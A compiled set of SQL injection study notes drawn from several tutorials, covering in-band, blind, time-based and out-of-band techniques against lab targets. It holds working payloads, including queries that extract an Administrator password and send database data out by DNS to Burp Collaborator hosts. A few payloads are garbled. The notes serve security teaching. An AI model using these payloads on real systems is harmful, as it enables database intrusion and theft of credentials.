Parameter `XOOPS_TOKEN_REQUEST` is used as an anti-CSRF token to protect against CSRF attacks. But the request could be sent successfully without the existence of this parameter.

This is fixed in version 2.5.7.1.

<https://blog.qualys.com/vulnerabilities-threat-research/2015/01/14/do-your-anti-csrf-tokens-really-protect-your-applications-from-csrf-attack>

SQL Injection Concepts

SQL injection

In this section, we'll explain what SQL injection is, describe some common examples, explain how to find and exploit various kinds of SQL injection vulnerabilities, and summarize how to prevent SQL injection.

What is SQL injection (SQLi)?

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

What is the impact of a successful SQL injection attack?

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

SQL injection examples

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- [Retrieving hidden data](#), where you can modify an SQL query to return additional results.
- [Subverting application logic](#), where you can change a query to interfere with the application's logic.
- [UNION attacks](#), where you can retrieve data from different database tables.
- [Examining the database](#), where you can extract information about the version and structure of the database.
- [Blind SQL injection](#), where the results of a query you control are not returned in the application's responses.

<https://portswigger.net/web-security/sql-injection>

SQL Injection In-band

In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are *Error-based SQLi* and *Union-based SQLi*.

Vulnerable Server used: Sql to Shell from Pentesterlab

download link: <https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/>

Here's the Scenario:

Abdul (Imaginary character) is asked to find Sql Injection in the target website. As, Sql Injection is a very critical vulnerability that can allow any bad guy to directly interact with the back-end database and can easily execute crafted queries. He can even dump the whole database, if the site is vulnerable to sql Injection.

Abdul Starts with exploring the website when he observed the url with a parameter "id" taking user's input.



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby



Observe the url

He decided to play along the parameter to see if its dynamic or not. For that he added → ' in front of the query



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | A

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1


No Copyright

and he got an Sql syntax error which shows his modified query got executed directly in the database as this sql syntax error is generated in the database when the query it executes is not right. This error also shows the back-end database is "mysql".

He now tries to include UNION statement. As we know UNION combines the two sql queries and displays their results together. But its worth noting that, UNION statement is based on two **IMPORTANT** rules.

1) No of columns of both the queries has to be same.

Ex: select column1,column2 from Table1 UNION select column1,column2 from Table2;




2) Data-type of each column MUST match (Note: This point does not apply on “mysql” database)

Database Management Sys	Datatype Enforcing
MySQL	No
PostgreSql	Yes
MS SQL Server	Yes
Oracle	Yes

Datatype

While trying UNION statement, He finds an error stating that, the two queries does not match the number of columns. Hmm, Interesting.




My Awesome Photoblog

Home | test

The used SELECT statements have a different number of columns


No Copyright

In order to find the exact number of columns in the first query, he keeps trying until, the error is removed. He notes that the error got removed when 4 columns were entered.




My Awesome Photoblog

Home | test | ruxcon | :



That shows, the first query had four columns.

Now in order to see which column of the second query gets echoed back, he inserts an invalid value (-1 in this case) in the first query's id parameter so the system can only execute the second query. It shows only second column gets echoed back.



My Awesome Photoblog

Home | test | ruxcon |

picture: 2

2

This shows, he can modify the query at second column to get a response. So, he follows the cheat-sheet from this link


[MySQL SQL Injection Cheat Sheet](#)

[Some useful syntax reminders for SQL Injection into MySQL databases... This post is part of a series of SQL Injection...](#)

[pentestmonkey.net](#)



He Extracts the critical information like database , version , data directory etc as shown below using -> database() to get the current database name.




My Awesome Photoblog

Home | test | ruxcor

picture: photoblog

photoblog

using -> user() to get the current user




My Awesome Photoblog

Home | test | ruxcor

picture: pentesterlab@localhost

pentesterlab@localhost

using -> @@datadir to get data directory




My Awesome Photoblog

Home | test | ruxcor

picture: /var/lib/mysql/

/var/lib/mysql/

using -> @@version to get the version of database



My Awesome Photoblog

Home | test | ruxcor

picture: 5.1.63-0+squeeze1

5.1.63-0+squeeze1

Now, he tries to extract key information from the backend database, using default database called `information_schema`.

***information_schema** is the database where the information about all the other databases is kept, for example names of a database or a table, the data type of columns, access privileges, etc.*

<https://medium.com/@saqibshabbir/in-band-sql-injection-walk-through-part-1-d0a6f12ed69c>

<https://ivanitlearning.wordpress.com/2018/12/22/exploiting-in-band-sql-injection/>

SQL Injection Out-band

[Out-of-band SQL injection](#) is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Advanced OOB SQL Injection

Domain and subdomain names have their specifications and format. Maximum 63 characters for each of subdomains and in total 253 characters are allowed for full domain name. Besides that, domain name is only allowed letters, numbers, and hyphen(-). The specifications and format become limitations of data exfiltration by using DNS channel. Fragmentation and encoding are two methods can be used to overcome the limitations.

The following is a sample query with combination of fragmentation and encoding methods for exfiltration of Microsoft SQL database. SUBSTRING function is used to split the extracted raw data into two and base64 is used to encode the fragmented data before send to Burp Collaborator server.

```

DECLARE @d varchar(1024); DECLARE @T varchar(1024);
SELECT @d = (SELECT
SUBSTRING(CAST(SERVERPROPERTY('edition') as
varbinary(max)), 1, LEN(CAST(SERVERPROPERTY('edition')
as varbinary(max)))/2) FOR XML PATH(''), BINARY
BASE64); SELECT @T = (SELECT REPLACE(@d, '=', ''));
EXEC('master..xp_dirtree "\\'+@T+'.ophd0voy
beiseglonirhtlmorfx5lu.burpcollaborator.net\egg$");
(1)

```

```

DECLARE @e varchar(1024); DECLARE @T varchar(1024);
SELECT @e = (SELECT
SUBSTRING(CAST(SERVERPROPERTY('edition') as
varbinary(max)), LEN(CAST(SERVERPROPERTY('edition')
as varbinary(max)))/2,
LEN(CAST(SERVERPROPERTY('edition') as
varbinary(max)))) FOR XML PATH(''), BINARY BASE64);
SELECT @T = (SELECT REPLACE(@e, '=', ''));
EXEC('master..xp_dirtree "\\'+@T+'.ophd0voy
beiseglonirhtlmorfx5lu.burpcollaborator.net\egg$");
(2)

```

The following figures show encoded fragmented data that are captured by Burp Collaborator server.

#	Time	Type	Payload	Comment
1	2019-Aug-12 09:19:43 UTC	DNS	ophd0voybeiseglonirht1morfx5lu	
2	2019-Aug-12 09:20:57 UTC	DNS	ophd0voybeiseglonirht1morfx5lu	

Description	DNS query
<p>The Collaborator server received a DNS lookup of type A for the domain name <u>RQB4AHAAcQBlAHMAcWAgAEUAZABpAHQA.ophd0voybeiseglonirht1morfx5lu.burpcollaborator.net</u>.</p> <p>(1)</p> <p>The lookup was received from IP address 74.125.190.145 at 2019-Aug-12 09:19:43 UTC.</p>	

The following is a sample query of the chaining. Inner part of the query is used to trigger DNS outbound request of MariaDB and the outer part is used to trigger HTTP outbound request of Oracle DB.

```
SELECT
UTL_HTTP.request('http://192.168.220.130/sqli.php?id=
1%27%2b%28%28select%20load%5ffile%28CONCAT%28%27%5c%
5c%5c%5c%27%2c%28SELECT%2buser%29%2c%27%2e%27%2c%
28SELECT%2bpassword%29%2c%27%2e%27%2c%
27jobuvs89ieon1z3f1qjkc0phk8qyen%2eburpcollaborator%
2enet%5c%5cvfw%27%29%29%29%29%2b%27') FROM dual;
```

The following shows the captured data from MariaDB at the end of chaining.

#	Time	Type	Payload	Comment
1	2019-Aug-12 10:36:07 UTC	DNS	jobuvs89ieon1z3f1qjkc0phk8qyen	

Description	DNS query
The Collaborator server received a DNS lookup of type A for the domain name admin.5f4dcc3b5aa765d61d8327deb882cf99.jobuvs89ieon1z3f1qjkc0phk8qyen.burpcollaborator.net .	
The lookup was received from IP address 74.125.190.137 at 2019-Aug-12 10:36:07 UTC.	

Recommendation

1. Input validation on both client and server-side
2. Proper error handling to avoid displaying detailed error information
3. Review network and security architecture design
4. Assign database account to application based on least privilege principle
5. Implementation of security control like Web Application Firewall (WAF) and Intrusion Prevention System (IPS) as additional control
6. Continuous monitoring for anomaly and proper incident response processes as safety net of the controls

References:

<https://www.notsosecure.com/oob-exploitation-cheatsheet>
https://www.owasp.org/index.php/SQL_Injection
<https://www.acunetix.com/websitesecurity/sql-injection2>
<https://portswigger.net/burp/documentation/desktop/tools/collaborator-client>
<https://infosecwriteups.com/out-of-band-oob-sql-injection-87b7c666548b>

SQL Injection Time-Based

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

MySQL Time-Based Attack

Injecting a time delay for this DBMS is pretty straight forward.

Since *SLEEP()* and *BENCHMARK()* are both functions, they can be integrated in any SQL statement. The example below shows how a hacker could **identify if a parameter is vulnerable to SQL injection** using this technique (a slow response would mean the application uses a MySQL database).

RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).

```
SELECT * FROM products WHERE id=1-SLEEP(15)
```

RESULTING QUERY (WITH MALICIOUS BENCHMARK INJECTED).

```
SELECT * FROM products WHERE id=1-BENCHMARK(100000000, rand())
```

The attacker may also be interested to extract some information or at least verify a few assumptions. As mentioned earlier, this can be done by integrating the time delay inside a conditional statement. Here again, MySQL makes it pretty easy since **it provides an IF() function**. The following example shows how it's possible to combine inference testing with time-based techniques to verify database version.

RESULTING QUERY - TIME-BASED ATTACK TO VERIFY DATABASE VERSION.

```
SELECT * FROM products WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15), 0)
```

If server response takes 15 seconds or more, we can conclude that this database server is running MySQL version 5.x. The example features *SLEEP()*, but it could easily adapted to use *BENCHMARK()*.

SQL Server Time-Based

In order to inject time delays in a statement executed by SQL Server, you will need to use stack queries. The process is overall pretty simple. Here is how an attacker could determine if a field is vulnerable to SQL injection when the database is SQL Server (**a positive result is indicated by a slow response**).

RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).

```
SELECT * FROM products WHERE id=1; WAIT FOR DELAY '00:00:15'
```

By using a conditional statement, it would also be possible to extract some information from the database. Instead of determining the version, let's see if the user is *sa* (system administrator) using time-based technique.

RESULTING QUERY (VERIFY IF USER IS SA).

```
SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15'
```

As a side note I should mention that *WAIT FOR TIME* is rarely used, but it could help bypassing weak blacklist filters only checking for the popular *WAIT FOR DELAY* instruction.

Oracle Time-Based Attack

With Oracle things are a little bit different. The *SLEEP()* function can be used, however it needs to be integrated in a PL/SQL block:

EXECUTING SLEEP() IN ORACLE (EXECUTION SUSPENDED 15 SECONDS).

```
BEGIN DBMS_LOCK.SLEEP(15); END;
```

Since **Oracle does not support stacked queries in dynamic SQL queries**, the only way to get the statement above executed by the database would be to find an SQL injection vulnerability in PL/SQL code or in an anonymous PL/SQL block. This kind of situation is pretty rare and the best alternative is to **inject a heavy query** instead of calling the *SLEEP()* function. While it is considered to be the last option on other DBMS, **it is the only way to achieve time-base attacks in dynamic queries on Oracle**. For more information about this topic and for examples of heavy queries you could use on Oracle (or any other DBMS), take a look at the article about heavy queries for time-based attacks.

Time-Based Attacks Pros and Cons

One main advantage of this technique is to have **little to no impact on logs**, especially when compared to error-based attacks. However, in situations where heavy queries or **CPU intensive** functions like MySQL's *BENCHMARK()* must be used, chances are good that system administrators realize something is going on.

Another thing to consider is the length of the delay you inject. This is especially important when testing Web applications. The **server load and the network speed may have a huge impact on the response time**. You need to pause the query long enough to make sure these uncertain factors do not falsify your results. On the other hand, you want the delay to be short enough to test the application in a reasonable time. This becomes particularly difficult when no exact delay can be injected.

<https://www.sqlinjection.net/time-based/>

<https://www.youtube.com/watch?v=xHzH00vyVHA>

<https://www.youtube.com/watch?v=vhDhB9uVbGA>

SQL injection Blind

Blind SQL injection

In this section, we'll describe what blind SQL injection is, explain various techniques for finding and exploiting blind SQL injection vulnerabilities.

What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

With blind SQL injection vulnerabilities, many techniques such as [UNION attacks](#), are not effective because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

Exploiting blind SQL injection by triggering conditional responses

Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

Cookie: TrackingId=u5YD3PapBcR4IN3e7Tj4

When a request containing a TrackingId cookie is processed, the application determines whether this is a known user using an SQL query like this:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4IN3e7Tj4'
```

This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized TrackingId was submitted), then a "Welcome back" message is displayed within the page.

This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information by triggering different responses conditionally, depending on an injected condition. To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

```
...xyz' AND '1'='1
```

```
...xyz' AND '1'='2
```

The first of these values will cause the query to return results, because the injected AND '1'='1 condition is true, and so the "Welcome back" message will be displayed. Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the "Welcome back" message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

For example, suppose there is a table called Users with the columns Username and Password, and a user called Administrator. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time.

To do this, we start with the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'm
```

This returns the "Welcome back" message, indicating that the injected condition is true, and so the first character of the password is greater than m.

Next, we send the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
> 't
```

This does not return the "Welcome back" message, indicating that the injected condition is false, and so the first character of the password is not greater than t.

Eventually, we send the following input, which returns the "Welcome back" message, thereby confirming that the first character of the password is s:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
= 's
```

We can continue this process to systematically determine the full password for the Administrator user.

Note

The SUBSTRING function is called SUBSTR on some types of database. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER [Blind SQL injection with conditional responses](#)

Inducing conditional responses by triggering SQL errors

In the preceding example, suppose instead that the application carries out the same SQL query, but does not behave any differently depending on whether the query returns any data. The preceding technique will not work, because injecting different Boolean conditions makes no difference to the application's responses.

In this situation, it is often possible to induce the application to return conditional responses by triggering SQL errors conditionally, depending on an injected condition. This involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often, an unhandled error thrown by the database will cause some difference in the application's response (such as an error message), allowing us to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
```

```
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

These inputs use the CASE keyword to test a condition and return a different expression depending on whether the expression is true. With the first input, the CASE expression evaluates to 'a', which does not cause any error. With the second input, it evaluates to 1/0, which causes a divide-by-zero error. Assuming the error causes some difference in the application's HTTP response, we can use this difference to infer whether the injected condition is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING>Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
```

Note

There are various ways of triggering conditional errors, and different techniques work best on different database types. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER [Blind SQL injection with conditional errors](#)

Exploiting blind SQL injection by triggering time delays

In the preceding example, suppose that the application now catches database errors and handles them gracefully. Triggering a database error when the injected SQL query is executed no longer causes any difference in the application's response, so the preceding technique of inducing conditional errors will not work.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering time delays conditionally, depending on an injected condition. Because SQL queries are generally processed synchronously by the application, delaying the execution of an SQL query will also delay the HTTP response. This allows us to infer the truth of the injected condition based on the time taken before the HTTP response is received.

The techniques for triggering a time delay are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to test a condition and trigger a delay depending on whether the expression is true:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
```

```
'; IF (1=1) WAITFOR DELAY '0:0:10'--
```

The first of these inputs will not trigger a delay, because the condition $1=2$ is false. The second input will trigger a delay of 10 seconds, because the condition $1=1$ is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING>Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
```

Note

There are various ways of triggering time delays within SQL queries, and different techniques apply on different types of database. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER [Blind SQL injection with time delays](#)

LAB

PRACTITIONER [Blind SQL injection with time delays and information retrieval](#)

Exploiting blind SQL injection using out-of-band ([OAST](#)) techniques

Now, suppose that the application carries out the same SQL query, but does it asynchronously. The application continues processing the user's request in the original thread, and uses another thread to execute an SQL query using the tracking cookie. The query is still vulnerable to SQL injection, however none of the techniques described so far will work: the application's response doesn't depend on whether the query returns any data, or on whether a database error occurs, or on the time taken to execute the query.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering out-of-band network interactions to a system that you control. As previously, these can be triggered conditionally, depending on an injected condition, to infer information one bit at a time. But more powerfully, data can be exfiltrated directly within the network interaction itself.

A variety of network protocols can be used for this purpose, but typically the most effective is DNS (domain name service). This is because very many production networks allow free egress of DNS queries, because they are essential for the normal operation of production systems.

The easiest and most reliable way to use out-of-band techniques is using [Burp Collaborator](#). This is a server that provides custom implementations of various network services (including DNS), and allows you to detect when network interactions occur as a result of sending individual payloads to a vulnerable application. Support for Burp Collaborator is built in to [Burp Suite Professional](#) with no configuration required.

The techniques for triggering a DNS query are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to cause a DNS lookup on a specified domain:

```
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

This will cause the database to perform a lookup for the following domain:

```
0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net
```

You can use Burp Suite's [Collaborator client](#) to generate a unique subdomain and poll the Collaborator server to confirm when any DNS lookups occur.

LAB

PRACTITIONER [Blind SQL injection with out-of-band interaction](#)

Having confirmed a way to trigger out-of-band interactions, you can then use the out-of-band channel to exfiltrate data from the vulnerable application. For example:

```
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE  
username='Administrator');exec('master..xp_dirtree  
"//'+@p+'.cwcsqt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a")--
```

This input reads the password for the Administrator user, appends a unique Collaborator subdomain, and triggers a DNS lookup. This will result in a DNS lookup like the following, allowing you to view the captured password:

```
S3cure.cwcsqt05ikji0n1f2qlzn5118sek29.burpcollaborator.net
```

Out-of-band (OAST) techniques are an extremely powerful way to detect and exploit blind SQL injection, due to the highly likelihood of success and the ability to directly exfiltrate data within

the out-of-band channel. For this reason, OAST techniques are often preferable even in situations where other techniques for blind exploitation do work.

Note

There are various ways of triggering out-of-band interactions, and different techniques apply on different types of database. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER[Blind SQL injection with out-of-band data exfiltration](#)

How to prevent blind SQL injection attacks?

Although the techniques needed to find and exploit blind SQL injection vulnerabilities are different and more sophisticated than for regular SQL injection, the measures needed to prevent SQL injection are the same regardless of whether the vulnerability is blind or not.

As with regular SQL injection, blind SQL injection attacks can be prevented through the careful use of parameterized queries, which ensure that user input cannot interfere with the structure of the intended SQL query.

<https://portswigger.net/web-security/sql-injection/blind>

SQL Injection Manual

This article is based on our **previous** article where you have learned different techniques to perform SQL injection manually using dhakkan. Today we are again performing SQL injection manually on a live website “**vulnweb.com**” in order to reduce your stress of installing setup of dhakkan.

We are going to apply the same concept and techniques as performed in Dhakkan on a different the platform

Let’s begin!

<http://www.hackingarticles.in/beginner-guide-sql-injection-part-1/>

Open given below targeted URL in the browser

<http://testphp.vulnweb.com/artists.php?artist=1>


So here we are going test SQL injection for “**id=1**”



Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.

testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

http://testphp.vulnweb.com/artists.php?artist=1 order by 1



